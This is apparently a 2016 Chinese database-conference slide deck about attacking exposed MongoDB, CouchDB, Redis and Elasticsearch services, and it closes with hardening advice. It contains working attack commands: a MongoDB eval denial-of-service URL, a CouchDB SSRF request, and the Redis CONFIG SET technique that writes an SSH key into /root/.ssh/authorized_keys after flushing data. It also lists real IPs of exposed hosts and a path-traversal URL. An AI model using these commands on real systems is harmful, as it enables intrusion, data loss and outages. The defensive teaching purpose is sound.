大数据下的攻防



2016中国数据库技术大会

DATABASE TECHNOLOGY CONFERENCE CHINA 2016

数据定义未来












邓焕

#whoami

- 前360安全研究员
- 北京白帽汇联合创始人&CSO



https://nosec.org



大数据安全

威胁情报











目录

- 攻防中nosql存储利用
 - Mongo
 - Couchdb
 - Redis
- 攻防中搜索引擎利用
 - Elasticsearch
- 我们应该注意什么?













NoSQL Security












主流的类型














运维开发为什么需要注意?























主要威胁问题

安全性差

薄弱的身份验证机制或默认无验证

明文传输(中间人攻击)

代码开源和API开放

Nosql注入

依赖"可信环境"















MongoDB













MongoDB

- 默认服务端口: 27017
- Web接口默认端口: 28017
- Mongo is the Client → Mongod
- MongoDB Wire Protocol (TCP/IP Socket)











<u>Issues</u>

- Nday
 - Run command RCE CVE: 2013-1892, 2013-3969, 2013-4142
- JavaScript利用
- Server-side JavaScript injection
- 公网开放












MongoDB
















攻击者的思维 中间人嗅探


















<u>新浪Show多个mangodb服务存任未授权访问情况</u>

新浪mangodb未授权访问,数据量非常大,执行db.stats()查看数据库情况直接卡死。...找了新浪的ip段,找不到什么可访问的web应用,于是扫了一下ip段的27017端口,












MongoDB 未授权访问

Agile Board

公开数据: 595.2 TB

DB名称top10:



Digital Ocean

Amazon com

E.I. du Port de Nemours and Co.

Amazon

OVH 6AB

srigathou Alibaha Advertising Co. Ltd.

Linode

Eizus

Aliyun Computing Co. LTD

Take 2 Hosting

6 200 400 600 8000 1,000 12000 1,4000 1,6000 1,6000 2,000 2,000 2,400 2,400 2,500 6

기川: IILLPS.//DIOS ISTERATED TO DEATHER THE DIRECTOR OF DEPARTMENT AND DESCRIPTION OF DEPARTMENT AND DEPARTMENT

Activity Comments













MongoDB web接口利用

默认端口 28017

假如开启了--rest



mongod kali

List all commands | Replica set status

Commands: replSetGetStatus serverStatus listDatabases top replSetGetConfig features hostInfo isMaster buildInfo

db version v3.2.5

git hash: 34e65e5383f7ea1726332cb175b73077ec4a1b02

OpenSSL version: OpenSSL 1.0.1k 8 Jan 2015

uptime: 656 seconds

overview (only reported if can acquire read lock quickly)

time to get readlock: Oms

Cursors: 0 replication: master: 0 slave: 0

clients














MongoDB web接口利用















Mongodb ssJI (Server-side Javascript Injection)

\$where db.eval("....") db.collection.mapReduce()

For example, we have this vulnerable code:

```
$q = "function() { var loginn = '$login'; var passs = '$pass'; db.members.insert({id : 2,
login : loginn, pass : passs}); }"; -
$db->execute($q);
```

We can see our login, id and pass in answer

Trying to inject in SSJS query:



id: 2

login: 2.0.4

pass: 1











MongoDB DOS (Denial of Service)

攻击者可以运行它不断耗尽磁盘空间资源以及内存。

http://10.10.10.244:28017/admin/\$cmd/?filter_eval function(){var i=1;while(1){i=+20;}}&limit=1

```
top - 06:42:09 up 5 days, 20:45, 11 users, load average: 0.55, 0./5, 0.59
0 zombie
%Cpu(s): 98.9 us, 1.1 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
          4035476 total, 3824616 used, 210860 free, 395792 buffers
KiB Mem:
KiB Swap:120.131
                              0 used, 131.84.
               04 total2,7017 <
                                            0 free.41 1745164 cached Mem
  PID USER
               DR NT
                        VIRT
                                RES
                                      SHR S %CDH %MEM
                                                         TIME+ COMMAND
35686 root
               20
                    0 865616 92672 60516 S 96.1
                                                23 22.30
                                                       0:07.49 mongod
 1960 root
               20 IB 0/1690456 443384 46892 S
                                            2.2 11.0 61:04.86 gnome-shell
  927 root
               20 a 0 - 307476 119212 - 14340 R
                                            c1.5Li3.0
                                                     9:59.46 Xorg
                                                0.6 14:10.05 python
 1296 dd-agent 20 0 204032 23444
                                   ○ 4696: S
                                            t 01.4
               20 se 0 m 599436 b 51448
 3395 rootebug:
                                   223684 S 20.4
                                                041:31
                                                     1:22.97 gnome-terminal
 3859 root
               20
                    0 1205484 308480
                                    46780 S
                                                 17.6
                                                      1218:05 iceweasel
 20570 root
```

























CouchDB

语言: Erlang

CouchDB document is a **JSON** object

Protocol: HTTP/REST

分布式数据库

默认端口: 5984,默认绑定本地地址

客户端使用REST API 与后端通信

Futon Web Interface












CouchDB














CouchDB
















- 16.1. CVE-2010-0009: Apache CouchDB Timing Attack Vulnerability
- 16.2. CVE-2010-2234: Apache CouchDB Cross Site Request Forgery Attack
- 16.3. CVE-2010-3854: Apache CouchDB Cross Site Scripting Issue
- 16.4. CVE-2012-5641: Information disclosure via unescaped backslashes in URLs on Windows
- 16.5. CVE-2012-5649: JSONP arbitrary code execution with Adobe Flash
- 16.6. CVE-2012-5650: DOM based Cross-Site Scripting via Futon UI
- 16.7. CVE-2014-2668: DoS (CPU and memory consumption) via the count parameter to /_uuids

₩ pvt_node	mitsott_appscootb.monitson
pvt_type	"app"
⊗ screenshots	<pre>0 "numbermanager1.png" 1 "numbermanager2.png" 2 "numbermanager3.png"</pre>
② tags	<pre>0 "reseller" 1 "developer"</pre>
② urls	<pre>documentation "{documentation_url}" howto "{howto_video_url}"</pre>
③ version	"1.0"

SSRF (服务端请求伪造)

```
Load URL

http://127.0.0.1:5984/_utils/replicator.html

Split URL

Execute

C:\Windows\system32\cmd.exe - python -m SimpleHTTPServer 80

C:\python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.215 - - [22/Apr/2016 18:10:19] code 404, message File not found
10.10.10.215 - - [22/Apr/2016 18:10:19] "HEAD /attack/ HTTP/1.1" 404 -
```

```
root@kali:/root> curl -H 'Content-Type: application/json' -X POST http://localh ost:5984/_replicate -d '{"source":"http://192.168.198.1:8080/","target":"","crea al date to target":"true}'

{"error":"db_not_found","reason":"could not open "}

root@kali:/root> curl -H 'Content-Type: application/json' -X POST http://localh ost:5984/_replicate -d '{"source":"http://192.168.198.5:8080/","target":"","crea te_target":true}'

{"error":"timeout"}

host not access

root@kali:/root>
```









Redis











Redis

- key-value存储系统.
- Driven By a Config File
- Redis 支持的数据格式:
 - strings, hashes, lists, sets and ordered sets.
- Redis version 2.8
 - 增加对LUA脚本支持
- 默认端口: 6379









<u>Issues</u>

- 暴力破解密码
- Denial of Service
- 重写配置
- 任意文件写入
- 文件枚举
- 无验证公网开放

Require clients to issue AUTH <PASSWORD> before processing any other commands. This might be useful in environments in which you do not trust others with access to the host running redis-server.

This should stay commented out for backward compatibility and because most people do not need auth (e.g. they run their own servers).

Warning: since Redis is pretty fast an outside user can try up to 150k passwords per second against a good box. This means that you should use a very strong password otherwise it will be very easy to break.











文件枚举

- 开启了eval命令,支持lua
- eval "dofile('/var/www')" 0
 - Directory Exists but cant open file
- eval "dofile('/var/wwws')" 0
 - No such directory exists

```
127.0.0.1:6379≥ EVAL modefile('/var/www');" 0
(error) ERR Error running script (call to f_2255077ffb5bb4e7c662e37cc54612eaafd1
le8b): @user_script:1: cannot read /var/www: Is a directory
127.0:0:1:6379> EVAL:codofile(b/var/www1');" 0
(error) ERR Error running script (call to f_ebbee9e254b7308efec22d06dcf3f44eb099
c8f1): @usen_script:1: cannot open /var/www1: No such file or directory
127.0.0.1:6379>
```











Denial of Service

- redis-cli eval "\$(cat test.lua)" 0
- test.lua

				1001601	au///1 00t		-			
File Edit View Sea	rch -	Termi	inal Help							
op -403:34:32 u						_				
asks: 159 total										
Cpu(s): 99.3 us										
iB Mem: 40354	76 t	otal	., 29529	924 used	, 1082	255	o2 fr∈	e,	254632 bu [.]	ffers
							344 /	A 10 10 10 10 10 10 10 10 10 10 10 10 10		
iB Swap:		otal	, V	0 used	110754-1		0 fre	e. 1	132856 cad	ched Mem
iB Swap:	0 t									#17
	0 t	otal NI 0	VIRT		SHR	S	%CPU	%MEM	TIME+	#17
iB Swap:	0 t	NI 0	VIRT	RES 3244	SHR	S R	%CPU	%MEM 0.1	TIME+ 5:07.40	COMMAND
iB Swap: PID USER 910 redis 1/11 root	0 t PR 20	NI 0	VIRT 38200	RES 3244	SHR 2396 69464	S R	%CPU 99.9 0./	%MEM 0.1	TIME+ 5:07.40 /:43./0	COMMAND redis-serv+
iB Swap: PID USER 910 redis 1/11 root	PR 20 20 20	NI 0 0 0	VIRT 38200 15//812	RES 3244 350560 0	SHR 2396 69464 0	S R S S	%CPU 99.9 0./ 0.3	%MEM 0.1 8./	TIME+ 5:07.40 /:43./0	COMMAND redis-serv+ gnome-shell kworker/0:5











任意文件写入

- CONFIG GET
 - Gives the Current set of Configuration
- CONFIG SET
 - Sets the configuration of the default command
- CONFIG SET dir /var/www











攻击事件 (crackit)

去年,2015-11月,某不知名 团体利用redis设计缺陷,针 对国内互联网进行了全网性 的入侵事件。这次大规模的 攻击事件主要针对Linux服务 器,如果redis服务器使用 root权限启动,并且没有配 置认证,就可能能够导致 redis数据丢失,服务器被添 加账号用于ssh远程登录。

V2FX > Redis

redis 没有 bind 127.0.0.1 差点出大事!!!



▲ 3 void1900·8 天前·3131 次点击

使用 config 可以随意修改文件,比如 /root/authorized keys

.. 吓死宝宝了

第 1 条附言 · 8 天前

夜里五点收到 aliyun 异地登陆报警, 一开始以为是 1024 的锅。。

ps:阿里云这台是平时折腾用的,其他服务器不在阿里云。

一开始连不上, key ,密码都不行,使用 aliyun 后台修改了 root 密码,可以登陆了。

接着检查到 `/root/.ssh/authorized_keys` 发现 REDIS0006 字样开头, 开始检查 redid, 发现是用 0.0.0.0 在监听,切使用 root 用户启动的 redid。改 bind,开 iptables。

然后检查其他不在阿里云的服务器,发现都登不上,忽然有点慌,想让机房重置密码。

后来想到 redis 出的问题我是不是也可以利用,于是乎,

config set dir /root/.ssh/

config set dbfilename authorized_keys

set xxxx "\n\n\nssh-rsa zzzzzzzzzzzzzzzzz\n\n\n"

save

我也可以登陆了。。。。修改 authorized_keys , bind , iptables 。。。。













现象

- ●执行了flushall清空数据的操作
- ●在redis数据中新建了一个名为crackit的key键值,内容为ssh-rsa AAAAB3Nza<此处省略若干字母>mo6BLZV4/ crack@redis.io, 如下图
- ●在/root/.ssh文件夹下新建了一个authorized_keys文件,内容很明显是redis生成的db二进制文件,里面清晰的看到crackit对应内容,也就是入侵者尝试通过配置一个ssh的key来进行登录。内容如下图:









技术还原

●首先在连接机器上输入:

1

ssh-keygen -t rsa -C "crack@redis.io"

```
root@test///root
File Edit View Search Terminal Help
root@test:/root> ssh-keygen -t rsa -C "crack@redis.io"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id rsa.
Your public key has been saved in /root/.ssh/id rsa.pub.
The key fingerprint is:
eb:03:c3:6f:3f:06:fc:31:09:ae:76:4a:ed:0b:3d:5c crack@redis.io
The key's randomart image is:
+---[RSA 2048]----+
      . oS.E.
       +++0+
      0=*0 0
      .0+=.+
      ..++=..
 oot@test:/root>
```











技术还原

- ●生成到txt (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt
- ●然后: redis-cli -h xxxx flushall 清空redis(非常暴力,请务必在测试环境执行)
- ●执行: cat redis.txt | redis-cli -h xxxx -x set pwn
- ●然后登录redis, 执行如下命令:

```
CONFIG set dir /root/.ssh/
config set dbfilename "authorized_keys"
save
exit
```









技术还原

●使用本地的私钥去登入被植入公钥的ssh服务器了。

```
root@test:~
File Edit View Search Terminal Help
root@test ~]# ll --si .ssh
total 17k
-rw-r--r-- 1 root root 2.7k Nov 10 16:40 authorized keys
rw----- 1 root root 736 Nov 10 14:06 id dsa
rw-r--r-- 1 root root 609 Nov 10 14:06 id dsa.pub
rw-r--r-- 1 root root 2.4k Oct 29 15:33 known hosts
root@test ~]# ifconfig
         Link encap:Ethernet HWaddr 00:0B:AB:9C:78:37
eth1
         inet addr:10.10.10.253 Bcast:10.10.10.255 Mask:255.255.255.0
         inet6 addr: fe80::20b:abff:fe9c:7837/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:30066309 errors:1 dropped:69 overruns:0 frame:1
         TX packets:33098469 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:12922705588 (12.0 GiB) TX bytes:9805973431 (9.1 GiB)
         Interrupt:17 Memory:f7c00000-f7c20000
eth4
         Link encap:Ethernet HWaddr 00:0B:AB:9C:78:3A
         inet6 addr: fe80::20b:abff:fe9c:783a/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

```
root@test:~/.ssh
File Edit View Search Terminal Help
[root@test ~/.ssh]# ls -al
total 24
drwx----- 2 root root 4096 Nov 10 16:40 🗔
dr-xr-x---. 15 root root 4096 Nov -6 12:56 ...
rw-r--r-- 1 root root 2609 Nov 10 16:40 authorized keys
rw----- 1 root root 736 Nov 10 14:06 id dsa
           1 root root 609 Nov 10 14:06 id dsa.pub
            1 root root 2384 Oct 29 15:33 known hosts
```











影响

- ●抽样15万台对公网开放的Redis服务器。10%(15238台)可直接连接入侵,67%(10312台)已有入侵痕迹。
- ●畅游、315che、首都国际机场、爱站、国泰君安、味多美、中国企业家、超级课程表、酷派、魅族、蚂蚁花呗、shopex、深度、联通、百词斩、韦博……大量游戏公司及P2P金融如天弘基金、融金所、南京贷、间理财等。

http://static.nosec.org/download/redis_crackit_v1.1.pdf



















Elasticsearch

- 语言: Java
- 默认使用0.0.0.0地址
- Web接口9200-9300端口
- 节点到节点的通信开启9300-9400端口











Issues

- •默认使用0.0.0.0地址,未授权访问
- Nday
 - Run command RCE CVE-2014-3120和CVE-2015-1427, 目录遍 历CVE-2015-3337












elasticserach web接来授权访问















当前位置: WooYun >> 搜索结果

搜索关键字: elasticsearch (共 98 条纪录) 将未公开漏洞纳入搜索结果

360手机一处Elasticsearch未授权访问

RT...http://101.198.161.130:9200/ http://101.198.161.130:9200/_plugin/head/ http://101.198.161.130:9200/_nodesElasticsearch配置不当!

提交日期: 2016-04-19 作者: milkwort,

微客来elasticsearch未授权访问明文session id以及userid

如题...http://203.195.151.221:9200/_plugin/head/里面的信息的 app_name 都是wshop host 都是ec.vcooline.com 可以得出该网址为微客来

提交日期:2016-03-21 作者:路人甲

疑似奇虎360手机助手一处Elasticsearch低风险信息泄露(可任意操作可执行sql)

rt...<mask>******</mask> ...http://123.59.64.91:9200/_searc...Elasticsearch低风险信息泄露

提交日期:2016-03-15 作者:路人甲

中华英才网一处Elasticsearch配置不当可任意操作

rt...<mask>******</mask> ...http://116.213.93.61:9200/ ...Elasticsearch配置不当

提交日期: 2016-03-14 作者: 路人甲

多玩歪歪某站Elasticsearch未授权访问

Elasticsearch未授权访问...183.136.131.225:9200/ crashreport.yy.com正确配置

提交日期: 2016-03-07 作者: getshell1993

微客来某站任意文件读取敏感日志文件泄露

二个洞一起提交了吧...任意文件读取 ElasticSearch版本太老了 存在CVE-2015-5531这个漏洞 http://mq.vcooline.com:9200/_plugin/head/../../../../opt/nginx/conf/nginx.conf 日志文件

泄露 看看有什么东西 ...如上 ...访问控制

提交日期: 2016-03-04 作者: 路人甲

CVE-2015-3337 (任意文件读取

漏洞概要

缺陷编号: WooYun-2016-180701

CVE-2015-5531


漏洞标题: 微客来某站任意文件读取敏感日志文件泄露

相关厂商: vcooline.com

http://mq.vcooline.com:9200/_plugin/head/../../../opt/nginx/conf/nginx.conf 漏洞作者: 路人甲

提交时间: 2016-03-04 09:25 公开时间: 2016-03-09 09:30 漏洞类型: 系统/服务补丁不及时

危害等级: 高













还有哪些?

Memcached

<u>Spark</u>

<u>Hadoop</u>

Hbase

Cassandra









我们应该注意哪些?

杜绝Nday

安全的存储 强壮的认证

受信赖的访问











